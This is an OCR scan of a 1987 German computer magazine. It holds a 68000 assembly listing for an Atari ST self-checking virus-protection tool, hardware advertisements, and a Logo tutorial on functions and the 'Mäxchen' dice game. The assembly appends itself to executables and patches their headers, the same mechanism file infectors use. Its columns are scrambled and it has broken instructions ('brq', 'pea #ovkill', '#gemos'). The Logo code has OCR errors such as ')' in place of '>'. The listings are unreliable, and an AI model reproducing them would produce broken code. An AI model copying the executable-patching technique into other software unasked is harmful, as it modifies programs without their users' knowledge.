	<pre> move.l z2speicher(pc),d0 jsr readen(pc) move #0,d1 move #0,d2 lea ende(pc),a1 lea loader1(pc),a2 add.l comment(pc),a1 loadloop: move.b (a1,d1.w),d0 bne loadon1 addq #1,d1 bra loadloop loadon1: cmp.b #13,d0 bpl dolta1 move.b d0,(a2,d2.w) move.b #0,(a1,d1.w) addq #1,d2 addq #1,d1 move.b (a1,d1.w),d4 move.b d4,d3 add.b d0,d3 cmp.b #13,d3 bmi loadon2 move.b d3,(a1,d1.w) bra dolta1 loadon2: move.b #0,(a1,d1.w) addq #1,d1 add.b d3,(a1,d1.w) move.b d4,(a2,d2.w) addq #1,d2 dolta: move.b #0,(a2,d2.w) move #0,d1 korrrloop: move.b (a1,d1.w),d0 bne korrron1 addq #1,d1 bra korrrloop dolta1: move.b #0,(a2,d2.w) move.l z2speicher(pc),d0 lea ende(pc),a4 move.l #1,a5 adda.l a4,a5 doloop: move.b (a4,d0.w),(a5,d0.w) dbf d0,doloop move.w #0,(a4) lea z2speicher(pc),a5 add.l #1,(a5) move.l #0,d0 korrron1: bra korrrloop cmp.b #13,(a1,d1.w) beq korrron2 sub.b #8,(a1,d1.w) korrron2: subq #1,d1 move.b #8,(a1,d1.w) lea start(pc),a1 lea ende(pc),a2 sub.l a1,a2 lea vlen(pc),a3 move.l a2,(a3) lea datlen(pc),a4 move.l datlen(pc),d5 add.l a2,d5 move.l d5,(a4) move #0,d0 move.l #6,d1 jsr seeken(pc) lea buffer(pc),a1 move.l #4,d0 jsr readen(pc) move #0,d0 move.l #6,d1 jsr seeken(pc) lea vlen(pc),a2 lea buffer(pc),a1 move.l (a2),d0 add.l d0,(a1) move.l #4,d0 jsr writen(pc) move.l z1speicher(pc),d1 add.l #28,d1 move #0,d0 jsr seeken(pc) lea start(pc),a1 move.l vlen(pc),d0 add.l z2speicher(pc),d0 jsr writen(pc) jsr getsum(pc) move #0,d0 move.l #40,d1 jsr seeken(pc) lea checksum(pc),a1 move.l #2,d0 jsr writen(pc) move handle(pc),-(sp) move #fclose, -(sp) trap #gemos addq.l #4,sp lea okmeld(pc),a1 jsr errout(pc) clr.w -(sp) trap #gemos Pendel: move handle(pc),-(sp) move #fclose, -(sp) trap #gemos addq.l #4,sp bra Pendel </pre>	<pre> * Loader-Länge * Loadertab einlesen. * Loadertab bei allen * Werten kleiner als * 10 zwischenspeichern * und dann löschen. * Nullen überlesen. * Kleiner als 13? * nein -) Ende * sonst -) korrigieren * Byte2 * Byte1 + Byte2 * Kleiner als 13? * ja -) weiter * speichern * Ende * 2Byte löschen. * 1Byte + 2Byte + 3Byte * zum 3 Byte * Endezeichen * An erste Stelle der * Loadertabelle kommt * eine 6, damit der * Sprung in das VPRG * AVPRG-Länge berechnen. * Zu dem Datapointer * im Header addieren. * Diskpointer positionieren. * Datalänge lesen. * addieren * Neue Datalänge schreiben. * Data- und Textlänge * Header-Länge dazu * positionieren. * VPRG- und Loader-Länge * abspeichern. * Prüfsumme * Diskpointer auf * Prüfbytes setzen. * CHECKSUM * In Prüfbytes schreiben. * schließen * OK Meldung ausgeben. * terminate </pre>
	<pre> notfound: lea nfound(pc),a1 jsr errout(pc) jmp Pende(pc) </pre>	<pre> * Fehlermeldung, wenn File nicht gefunden wurde. * * Notfound ausgeben * JMP terminate </pre>
	<pre> openerror: lea oerror(pc),a1 jsr errout(pc) jmp Pende(pc) </pre>	<pre> * Fehlermeldung, wenn File nicht geöffnet werden kann. * * Openerror ausgeben. * JMP terminate </pre>
	<pre> errout: move.l a1,-(sp) move #println, -(sp) trap #gemos addq.l #6,sp move #7,-(sp) trap #gemos addq.l #2,sp rts </pre>	<pre> * Fehlermeldung ausgeben * und auf Taste warten. * zurück </pre>
	<pre> start: lea pcspeicher(pc),a6 move.l (sp+),a6 pea dtabuf(pc) move #1A, -(sp) trap #gemos addq.l #6,sp move #0,-(sp) pea filename(pc) move #ffirst, -(sp) trap #gemos addq.l #8,sp tst.w d0 bne overkill lea dtabuf(pc),a1 move.l #26(a1),d1 lea datlen(pc),a2 move.l d1,(a2) lea filename(pc),a1 move #2,-(sp) move.l a1,-(sp) move #fopen, -(sp) trap #gemos add.l #8,sp lea handle(pc),a1 move d0,(a1) jsr getsum(pc) lea z1speicher(pc),a5 move d0,(a5) move #0,d0 move.l #40,d1 jsr seeken(pc) lea buffer(pc),a1 move.l #2,d0 jsr readen(pc) move buffer(pc),d0 cmp z1speicher(pc),d0 beq virout pea mesend(pc) move #println, -(sp) trap #gemos addq.l #6,sp move #7,-(sp) trap #gemos addq.l #2,sp clr.w -(sp) trap #gemos </pre>	<pre> * Adresse des Rücksprungs * vom Stack holen. * DTABUF einrichten. * Filename aufrufen und * suchen ob vorhanden. * Nicht gefunden; wie ist * das möglich? * Dateilänge aus DTABUF * holen. * Adresse Filename * File öffnen. * Handle für Checksum * sichern. * Prüfsumme bilden. * Prüfsumme abspeichern. * Diskpointer auf Prüf- * bytes der Disk setzen. * Prüfbytes lesen. * Stimmt Prüfsumme? * Ja -) weiter mit dem PRG * Hier hat sich ein Virus * eingeschleust! * Meldung ausgeben. * Auf Taste warten. * terminate </pre>
	<pre> fehler: pea #ovkill move #println, -(sp) bra fehler </pre>	<pre> * Diese Fehlermeldung dürfte nie auftreten. * Falls doch, ist vielleicht der Rechner oder * Diskette defekt. </pre>
	<pre> overkill: pea #ovkill move #println, -(sp) bra fehler </pre>	<pre> * Prüfsumentenroutine </pre>
	<pre> getsum: lea checksum(pc),a4 lea seekpoint(pc),a5 move #0,(a4) move.l #0,(a5) getloop: move #0,d0 move.l seekpoint(pc),d1 jsr seeken(pc) lea buffer(pc),a1 move.l #2,d0 jsr readen </pre>	<pre> * Prüfsumme einer Datei * auf Disk im 512-Byte- * Abstand bilden. * Diskpointer positionieren. * Bytes lesen. </pre>

```

clr.l d0
move.b buffer(pc),d0
move.w checksum(pc),d1
add.w d0,d1
lea checksum(pc),a4
move d1,(a4)
move.l seekpoint(pc),d1
add.l #512,d1
lea seekpoint(pc),a5
move.l d1,(a5)
cmp.l datlen(pc),d1
bmi getloop
move checksum(pc),d0
rts

*****
* Bytes auf Disk schreiben.
*****
writen:
move.l a1,-(sp)
move.l d0,-(sp)
move handle(pc),-(sp)
move #fwrite,-(sp)
trap #gemdos
add.l #12,sp
rts

*****
* Bytes von Disk lesen.
*****
readen:
move.l a1,-(sp)
move.l d0,-(sp)
move handle(pc),-(sp)
move #fread,-(sp)
trap #gemdos
add.l #12,sp
rts

*****
* Diskpointer positionieren.
*****
seeken:
move d0,-(sp)
move handle(pc),-(sp)
move.l d1,-(sp)
move #lseek,-(sp)
trap #gemdos
add.l #10,sp
rts

*****
* Zu schützendes Programm wiederherstellen und dann aufrufen.
*****
virout:
move.l pcspeicher(pc),a1
lea pcspeicher(pc),a0
suba.l #4,a1
move.l a1,(a0)
lea headold1(pc),a0
move #6,d0
virloop:
move.w (a0)+,(a1)+
dbf d0,virloop
move.l pcspeicher(pc),a1
lea loader1(pc),a0
clr.w d0
virloop2:
move.b (a0,d0.w),d1
cmp.b #FF,d1
brq virok
move.l a1,d2
add.l d2,(a1,d1.w)
addq #1,d0
bra virloop2
virok:
move.l a1,a5
jmp (a5)

handle:
.dc.l 1
speicher:
.dc.l 1
dtabuf:
.dc.l 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
filename:
.dc.w 0,0,0,0,0,0,0,0
buffer:
.dc.l 0,0,0,0,0,0,0,0
z1speicher:
.dc.l 1
z2speicher:
.dc.l 1
datlen:
.dc.l 1
vlen:
.dc.l 1
comment:
.dc.l 1
seekpoint:
.dc.l 0
checksum:
.dc.w 0
pcspeicher:
.dc.l 1

headnew:
.dc.w $4E71,$4B7A,$0000,$4EF9,$0000,$0000,$0000
headold:
.dc.w $4267,$4E41,$4E71,$0000,$0000,$0000,$0000
headold1:
.dc.w $0000,$0000,$0000,$0000,$0000,$0000,$0000,$0000
loader:
.dc.b $FF,$FF,$FF,$FF
loader1:
.dc.b $FF,$FF,$FF,$FF
mesend:
.dc.b 27,'E',12,12,12
.dc.b 'Achtung VIRUS !!!!',12,13,12
.dc.b 'Computer ausschalten und File löschen !',12,13,0

.even

ovkill:
.dc.b 27,'EDBEE TOTAL ERROR - SYSTEM FAILURE',0
ende:
.dc.l 0

```

RAMs und EPROMs besonders BILLIG!

- 2732A-250 nS AMD 8,90 DM/St.
- 2764K/250 nS Intel 6,10 DM/St.
- 27128K/250 nS NEC .. 6,90 DM/St.
- 27256K/250 nS NEC .. 9,50 DM/St.
- 4164-150 nS NEC 2,20 DM/St.
- 41256-150 nS NEC 5,60 DM/St.
- 41256-120 nS NEC 5,90 DM/St.
- 6264LP-15 Hitachi 6,30 DM/St.



- TEAC-Floppy-Laufwerke**
- TEAC 55BV 0,5MB ... 280,00 DM
- TEAC 55FV 1,0MB ... 325,00 DM
- NEC 1155C 1,2 MB ... 305,00 DM

IBM-Interface-Karten

- Turbo-Mainboard 4.77/8 MHz bis 640K aufrüstbar 255,00 DM
- 384KB Multifunkt.-Karte (OK-RAM) 180,00 DM
- Multi I/O-Karte 162,00 DM
- Color-Grafik-Karte ... 120,00 DM
- Mono-Grafik/Printer-Karte (Hercules) 150,00 DM
- EGA-Karte 455,00 DM
- 576K RAM-Karte 89,00 DM
- Serielle-Parall. Karte . 135,00 DM
- Parallel-Karte 45,00 DM
- RS-232C-Karte 69,00 DM
- AD/DA-Wandler 12 Bit . 215,00 DM
- Floppy-Controller für 4 Laufwerke + Kabel 65,00 DM
- Maus für IBM 159,00 DM
- Printerkabel für IBM . 19,00 DM

TURBO-XT-Kompatibel

- Modernes Turbogehäuse m. Schlüsselschalter + LED
- 8088-2 CPU, (8087 Option)
- 640K Mainboard (256K RAM best.)
- 150 W Netzteil
- Turbogeschwindigkeit 4,77/8 MHz
- 360K Floppy-Laufwerk (Sanyo)
- Multi I/O Karte
- Incl. Controller f. 2 Laufwerke - Incl. serieller + paralleler Schnittstelle und Gameport
- Akkugepufferte Uhr/Kalender
- Mono-Grafikkarte (Hercules) oder Color-Grafik-Karte
- Kapazitive DIN-Tastatur (84 Tasten)
- Aufpreis für 2. Laufwerk 270,00 DM
- Aufpreis für 12" TTL Monitor, 22 MHz (Bernstein Opt.) 250,00 DM
- Aufpreis für 20 MB Festplatte incl. Controller 1.155,00 DM
- Speichererw. 640K 120,00 DM
- Aufpreis für Tastatur m. separatem Nummern- + Cursorblock 49,00 DM
- MS-DOS 3.2 und GW Basic

DM 1.179,00

KWEM GmbH

Postf. 2528, 34 Göttingen, Tel.: 0551/44077-78, Telex 965202

basys GmbH
Bauelemente + Systeme

ELECTRONIC-VERTRIEB
Postfach 220, D-8031 Eichenau
Tel. 0 81 41 / 8 00 86, Telex 5270190 basy d

ALS VERTRAGSHÄNDLER FÜR AMPEX - TERMINALS - 14"

BIETEN WIR AB LAGER AN:



LOW COST:
A 210 plus
A 230 plus
mit neuen Features ohne Aufpreis.

DEC*-Kompatibel
A 219 (VT 100*)
A 220 (VT 220*)


NEU: IBM PC-AT - kompatibel A 232-AT
ergonomisch · Anzeige: Amber und grün
SENSATIONELLER PREIS!

*DEC VT 100 / VT 220 ist ein eingetragenes Warenzeichen der Digital Equipment Corporation.

Außerdem im Programm:
olivetti-Drucker (Vertrags-Distributor)

BAUTEILE: Speicher · PROM · Prozessoren

EINE ANFRAGE LOHNT SICH!



Logo? Logo!

Teil 2: Modularer Programmaufbau und Kontrollstrukturen

Jochen Ziegenbalg

Beim Arbeiten mit Logo kann sich der Programmierer ganz auf überschaubare Teilprobleme konzentrieren. Er kann zwar, wenn er dies als hilfreich empfindet, nach dem 'Top-Down-Prinzip' (oder auch nach dem 'Bottom-Up-Prinzip') vorgehen; er muß sich aber andererseits nicht sklavisch daran halten und kann sich besonders wichtigen Teilproblemen zuerst zuwenden. Alle Logo-Prozeduren lassen sich einzeln austesten, falls nötig, korrigieren und später zu einer Gesamtlösung zusammensetzen.


Eine der wichtigsten Arbeitstechniken (wenn nicht überhaupt das wichtigste Grundprinzip) beim Problemlösen mit Computern ist die modulare Vorgehensweise (oder auch: die Vorgehensweise nach dem Baukastenprinzip). Der Kern des modularen Arbeitens besteht darin, daß man aus kleinen, überschaubaren Bausteinen immer komplexere Problemlösungen zusammenbaut. Besondere Sorgfalt ist dabei darauf zu verwenden, daß die einzelnen Bausteine an ihren 'Schnittstellen' gut zusammenpassen.

Das Prinzip der Modularität ist zwar eine uralte Problemlösetechnik (und nicht etwa eine Erfindung der Informatik); aber in der Informatik hat man besondere Anstrengungen entwickelt, um die Modularität in die (Programmier-) Praxis umzusetzen.

Die 'Rohstoffe' des Programmierens sind Algorithmen und Daten. Die Umsetzung des modularen Prinzips muß in beiden Bereichen verwirklicht werden.

In diesem Beitrag werden wir uns vorrangig mit dem algorithmischen Bereich befassen, wo die Modularität in den meisten Programmiersprachen durch das Prozedur- und Funktionskonzept in die Praxis umgesetzt wird.

So auch in Logo. Einfache Prozeduren haben Sie schon im ersten Teil kennengelernt. Hier noch einige Beispiele nützlicher Funktionen aus dem 'Alltagsleben':



```
PR CELSIUS.IN.FAHRENHEIT :X
RG 1.8 * :X + 32
ENDE
```

```
TO CELSIUS.IN.FAHRENHEIT :X
OP 1.8 * :X + 32
END
```

Tippt man die Buchstaben 'PR' (für Prozedur) ein, schaltet Logo automatisch in den Editor-Modus um. Mit dem Befehl Control-C wird der Editor verlassen und die entsprechende Prozedur 'gelernt'. Der Prozedurname kann ab diesem Zeitpunkt wie ein beliebiges Logo-Grundwort verwendet werden. Im obigen Beispiel sieht man, daß Prozedurnamen beliebig lang sein und auch gewisse Sonderzeichen (wie zum Beispiel den Punkt) enthalten dürfen. Man sollte aber keine Art von Klammern oder Anführungszeichen in einen Prozedurnamen einbetten, da dies zu Problemen bei der Syntaxanalyse führen kann. Die Prozedur CELSIUS.IN.FAHRENHEIT hat :X als Eingabeparameter. Eine kleine Erinnerung an den ersten Teil des Logo-Einführungskurses: mit :X wird der Wert der Variablen X bezeichnet. RG (die Kurzform von RUECKGABE) bewirkt, daß der ermittelte Wert an die Stelle weitergeleitet wird, von der aus der Aufruf erfolgte.

Nach diesen Vorbemerkungen erklärt sich die Umwandlung in der anderen Richtung von selbst:


```
PR FAHRENHEIT.IN.CELSIUS :Y
RG (:Y - 32) * 5 / 9
ENDE
```

```
TO FAHRENHEIT.IN.CELSIUS :Y
OP (:Y - 32) * 5 / 9
END
```

Die Ausgabewerte einer Funktion können in anderen Prozeduren direkt weiterverarbeitet werden. Der Unterschied zwischen Funktionen und Prozeduren wird im folgenden anhand eines Beispiels verdeutlicht.

Prozeduren und Funktionen

Die folgende Prozedur druckt die Länge der Diagonalen eines Rechtecks mit den Seitenlängen :A und :B aus.



```
PR DIAG :A :B
DZ QM (:A * :A + :B * :B)
ENDE
```

```
TO DIAG :A :B
PR SORT (:A * :A + :B * :B)
END
```

DZ ist die Kurzform von DRUCKZEILE; QW ist die Quadratwurzelfunktion von Logo.

Einige Aufrufbeispiele:

```
DIAG 3 4      |      DIAG 3 4
5              |      5
               |
DIAG 5 10     |      DIAG 5 10
11.1803       |      11.18034
```


Die obige Version der Prozedur DIAG entspricht jedoch nicht der 'Logo-Philosophie'. Denn durch das Ausdrucken wird der ermittelte Wert 'aufgefressen' und steht nicht mehr zur weiteren Verarbeitung zur Verfügung. Wenn Sie etwa das Doppelte der Diagonalen des Rechtecks mit den Seitenlängen 3 und 8 (Längeneinheiten) haben wollen, so wäre es eigentlich nur natürlich, 2 * DIAG 3 8 einzugeben. Auf den entsprechenden Aufruf reagiert Logo aber mit der Fehlermeldung:

DIAG KEINE RUECKGABE

So, wie DIAG oben 'implementiert' wurde, ist es nur eine Prozedur, aber keine Funktion. Funktionen sind dadurch gekennzeichnet, daß sie den ermittelten Funktionswert nur an die Stelle, von der aus der Funktionsaufruf erfolgte, weiterleiten. Diese Weitergabe des Funktionswertes erfolgt mit dem RUECKGABE-Befehl (kurz: RG); bildlich kann man sich Funktionen folgendermaßen vorstellen:



Wie man sieht, entspricht das Funktionskonzept genau der in der Datenverarbeitung zentralen Idee von



Hier nun eine verbesserte Version von DIAG:

```
PR DIAG :A :B
  RG QW (:A * :A + :B * :B)
ENDE
```

```
TO DIAG :A :B
  OP SQRT (:A * :A + :B * :B)
END
```

c't 1987, Heft 4

Die alte Version ändert man einfach im Editiermodus. Nach Eingabe von Control-C im Editiermodus wird die alte Version durch die neue Version überschrieben.

Hier einige Test-Aufrufe:


```
DIAG 6 8      |      DIAG 6 8
ERGEBNIS: 10  |      10
               |
3 * DIAG 5 7  |      3 * DIAG 5 7
ERGEBNIS: 25.8069 |      25.806975
```

Wenn Funktionsaufrufe im interaktiven Direktbetrieb von der Tastatur aus erfolgen, ohne daß der ermittelte Wert durch einen Druckbefehl 'vernichtet' wird, druckt Logo selbständig das Wort 'ERGEBNIS:' und dahinter den entsprechenden Funktionswert.


Dies gilt für Logo-Versionen, die sich syntaktisch aus dem MIT-Logo ableiten; also insbesondere für die deutschen Logo-Versionen von IWT (IWT Verlag GmbH, Vaterstetten bei München). Bei den englischsprachigen Logo-Versionen der Firma LCSI (Logo Computer Systems Inc., Montreal, Kanada) erscheint anstelle des Wortes 'ERGEBNIS:' eine Fehlermeldung der Art 'YOU DIDN'T TELL ME WHAT TO DO WITH 25.8069' oder 'I DON'T KNOW WHAT TO DO WITH 25.8069'.

Im Gegensatz zu Pascal unterscheiden sich Prozeduren und Funktionen in Logo nicht durch den Prozedurkopf; beide beginnen mit den Buchstaben PR (für Prozedur). In Logo werden Funktionen also als spezielle Prozeduren angesehen.

Logo unterstützt das funktionale Programmieren (das ist Programmieren mit Hilfe von Funktionen) wie kaum eine andere Programmiersprache. Prozeduren, die keine Funktionen sind, sollte (und kann) man weitgehend vermeiden; dagegen empfiehlt es sich, möglichst viel mit Funktionen zu arbeiten. Die uneingeschränkte Verkettbarkeit von Funktionen erweist sich als äußerst vorteilhaft:



Um dies zu illustrieren, wird nun die Raumdiagonale eines Quaders mit den Seitenlängen :A, :B und :C berechnet.



Die Raumdiagonale kann zugleich als (Flächen-) Diagonale des Rechtecks ACEG gedeutet werden. Die Seitenlängen dieses Rechtecks sind (DIAG :A :B) und :C. Die Berechnung der Raumdiagonalen läßt sich also folgendermaßen auf die Berechnung der (Flächen-) Diagonale zurückführen:

```
PR RAUM.DIAG :A :B :C
  RG DIAG (DIAG :A :B) :C
ENDE
```

```
TO RAUM.DIAG :A :B :C
  OP DIAG (DIAG :A :B) :C
END
```

Kontrollstrukturen

Die bisher betrachteten Funktionsbeispiele waren nur von allereinfachster Natur. Zur Ermittlung der Funktionswerte war jeweils nur die direkte Auswertung von Rechenausdrücken notwendig. In Logo-Funktionen dürfen aber auch Fallunterscheidungen (Bedingungen) und Wiederholungsstrukturen vorkommen. Und die Ein- und Ausgabedaten können bei Logo-Funktionen auch 'Wörter' oder 'Listen', also auch nicht-numerische oder strukturierte Daten sein. (Um die Listenverarbeitung geht es im nächsten Teil.)

Die Erläuterung der wichtigsten 'Kontrollstrukturen' von Logo soll am Beispiel der Simulation des 'Mäxchen'-Spiels erfolgen. Bei diesem Spiel wird mit zwei Würfeln gewürfelt. Gleiche Augenzahlen ergeben einen 'Pasch'; bei ungleichen Augenzahlen wird die größere Zahl als Zehnerziffer und die kleinere Zahl als Einerziffer einer (zweistelligen) Dezimalzahl gewertet. Bei der Bewertung eines Würfelresultates wird bei ungleichen Ziffern einfach dieser dezimale Wert (von 31 bis 65) genommen. Alle Pasche rangieren über diesen Werten, und das bestmögliche Ergebnis ist die Zahl 21.

Es ergibt sich also folgende Bewertung:

```
21 bestes Ergebnis
66 Pasche
55
...
11
65 restliche Dezimalzahlen
64
...
32
31
```

Für eine Simulation des Mäxchen-Spiels muß man zunächst das Würfeln selber simulieren. Dies geschieht mit der folgenden Prozedur:

```
PR WUERFELZAHL
  RG 1 + ZUFALLSZAHL 6
ENDE
```

```
TO WUERFELZAHL
  OP 1 + RANDOM 6
END
```

ZUFALLSZAHL (kurz: ZZ) ist ein Logo-Grundwort. Durch den Aufruf ZUFALLSZAHL :N wird eine willkürliche (ganzzahlige) Zufallszahl zwischen 0 und :N-1 (jeweils einschließlich) erzeugt. Der Aufruf ZUFALLSZAHL 6 erzeugt also eine der Zahlen von 0 bis 5; und durch die Addition von 1 erhalten wir ein echtes Würfelergebnis.

Ein Einzelwurf des Mäxchen-Spiels kann durch die folgenden Prozeduren simuliert werden. Zunächst wird ein Doppelwurf simuliert:

```
PR DOPPELWURF
  RG (WORT WUERFELZAHL WUERFELZAHL)
ENDE
```

```
TO DOPPELWURF
  OP (WORT WUERFELZAHL WUERFELZAHL)
END
```

Die Logo-Grundfunktion WORT 'verschmilzt' die beiden Eingaben (Zeichenketten) zu einer einzigen Zeichenkette.

Einige Aufrufbeispiele:

```
DOPPELWURF      DOPPELWURF
ERGEBNIS: 35     ERGEBNIS: 41
```

Die Ergebnisse der Prozedur DOPPELWURF sind jetzt allerdings noch nicht den Spielregeln entsprechend sortiert. Hier eine kleine Sortieroutine, mit der das behoben wird. (Die Variable D soll dabei das Ergebnis eines Doppelwurfes, also eine aus zwei 'Würfel'-Zahlen bestehende Zeichenkette enthalten.)

```
PR SORT :D
WENN (LZ :D) > (ER :D) DANN ----
  RG ( WORT LZ :D ER :D )
RG :D
ENDE
```

```
TO SORTIERE :D
IF (LAST :D) (FIRST :D) ----
  [OP (WORD LAST :D FIRST :D)]
OP :D
END
```

Die Kurzformen LZ beziehungsweise ER stehen für LETZTES beziehungsweise ERSTES. Nehmen wir einmal an, daß beim Aufruf von SORT der Doppelwurf 26 eingegeben wurde, das heißt: :D = 26. Dann ist ER :D = 2 und LZ :D = 6, das heißt: LZ :D > ER :D. Bei dieser Bedingung wird WORT LZ :D ER :D, also WORT 6 2 (das heißt, das Wort bestehend aus den Ziffern 6 und 2), also das 'Zahl'-Wort 62 als Funktionswert zurückgegeben.

Der RUECKGABE-Befehl (RG) bewirkt, daß die gerade bearbeitete Funktion verlassen wird. Logo kehrt zur Stelle des Aufrufs zurück. Der Aufruf kann im Direktbetrieb oder von einer anderen Prozedur oder Funktion aus erfolgen.

Einige Aufrufbeispiele von SORT:

```
SORT "35          SORT "33
ERGEBNIS: 53      ERGEBNIS: 33

SORT "15
ERGEBNIS: 51
```

Mit diesen beiden Hilfs-Prozeduren läßt sich nun ein Mäxchen-Wurf simulieren:

```
PR MAEXCHEN
RG SORT DOPPELWURF
ENDE
```

```
TO MAEXCHEN
RG SORT DOPPELWURF
END
```

MAEXCHEN liefert nur noch 'richtig' sortierte Würfelergbnisse:

```
MAEXCHEN          MAEXCHEN
ERGEBNIS: 51      ERGEBNIS: 22
```

Fallunterscheidungen

Beim Mäxchen-Spiel wird der Reihe nach (verdeckt) gewürfelt. Jeder Würfelnde sieht nur sein eigenes Ergebnis und teilt es den anderen mit. Der nachfolgende Spieler muß ein 'höheres' Ergebnis erwürfeln als sein Vorgänger. Hat er kein höheres Ergebnis, ist er gezwungen zu mögeln. Sein Vorgänger hat das Recht, zu verlangen, daß die Würfel aufgedeckt werden. Falls tatsächlich gemogelt wor-

den ist, muß der Mogler eine Spielmarke zahlen, sonst bezahlt der 'Gucker'.

Nun zum Vergleich zweier Mäxchen-Würfe: Die nachfolgende Prozedur HOEHER? gibt den Wahrheitswert WAHR zurück, wenn die erste Mäxchenzahl 'höher' ist als die zweite; sonst gibt sie den Wahrheitswert FALSCH zurück. (Die Eingabeparameter :M1 und :M2 sollen in der folgenden Prozedur jeweils das Ergebnis eines Mäxchen-Wurfes darstellen.)

```
PR HOEHER? :M1 :M2
SETZE "M1 SORT :M1
SETZE "M2 SORT :M2
PRUEFE :M1 = "21
WW DANN WENN -----
  ___ NICHT? ( :M2 = "21 ) -----
  ___ DANN RG "WAHR SONST RG "FALSCH
WF DANN WENN -----
  ___ :M2 = "21 DANN RG "FALSCH
PRUEFE PASCH? :M1
WW DANN WENN PASCH? :M2 DANN ----
  ___ RG ( :M1 ) :M2 ) SONST RG "WAHR
WF DANN WENN PASCH? :M2 RG "FALSCH
RG ( :M1 ) :M2 )
ENDE
```

```
TO HOEHER? :M1 :M2
MAKE "M1 SORTIERE :M1
MAKE "M2 SORTIERE :M2
TEST (:M1 = "21)
IFTRUE [IF NOT (:M2 = "21) -----
  ___ [OP "TRUE] [OP "FALSE]]
IFFALSE [IF :M2 = "21 [OP "FALSE]]
TEST PASCH? :M1
IFTRUE [IF PASCH? :M2 -----
  ___ [OP (:M1 ) :M2] [OP "TRUE]]
IFFALSE [IF PASCH? :M2 [OP "FALSE]]
OP (:M1 ) :M2 )
END
```

Zunächst einige Aufruf-Beispiele:

HOEHER? "53 "41 ERGEBNIS: WAHR	HOEHER? "53 "41 TRUE
HOEHER? "62 "22 ERGEBNIS: FALSCH	HOEHER? "62 "22 FALSE
HOEHER? "55 "21 ERGEBNIS: FALSCH	HOEHER? "55 "21 FALSE
HOEHER? "33 "11 ERGEBNIS: WAHR	HOEHER? "33 "11 TRUE

Erläuterungen zur Prozedur HOEHER?: Das Ergebnis von MAEXCHEN ist jeweils eine aus zwei Ziffern bestehende Zeichenkette (Wort, String); deshalb die gequoteten Eingaben in den obigen Beispielen. Wenn Zeichenketten oder Bestandteile von Zeichenketten Ziffern oder Zahlen sind, dann erkennt Logo dies und kann dann auch mit ihnen rechnen oder numerische

Vergleiche durchführen. Das läßt sich im Direktbetrieb ausprobieren:

"5) "3 ERGEBNIS: WAHR	"5) "3 TRUE
"43) "61 ERGEBNIS: FALSCH	"63) "61 FALSE

Die Leerzeichen (englisch: 'blanks' oder 'spaces') um das Größer- beziehungsweise Kleiner-Zeichen sind sehr wichtig. Denn bei einer Eingabe etwa der Art:

```
"5)"3
```

würde die gesamte Eingabe als das aus vier Zeichen bestehende Wort 5>"3 analysiert und (wie jede 'Wort'-Eingabe) vom Logo-Interpreter unverändert zurückgegeben werden. Das erste Anführungszeichen (quote) gehört nicht zum Wort; es zeigt dem Logo-Interpreter nur, daß jetzt ein Wort folgt, das erst durch das nächste Leerzeichen beendet wird.

Das folgende Beispiel zeigt, daß diese 'Wort'-Zahlen bei arithmetischen Operationen mit den entsprechenden ganzen Zahlen identifiziert werden:

"52 = 52 ERGEBNIS: WAHR	"52 = 52 TRUE
----------------------------	------------------

Zurück zur Prozedur HOEHER?: Das Grundwort PRUEFE dient im Zusammenhang mit den Grundwörtern WENNWahr (kurz: WW) und WENNfALSCH (kurz: WF) dazu, lange WENN...DANN...SONST... - Bandwürmer aufzubrechen. Da sich WENNWahr und WENNfALSCH immer auf den letzten PRUEFE-Befehl beziehen, kann man diese Syntaxelemente aber nicht so verschachteln, wie es bei WENN...DANN...SONST... möglich ist.

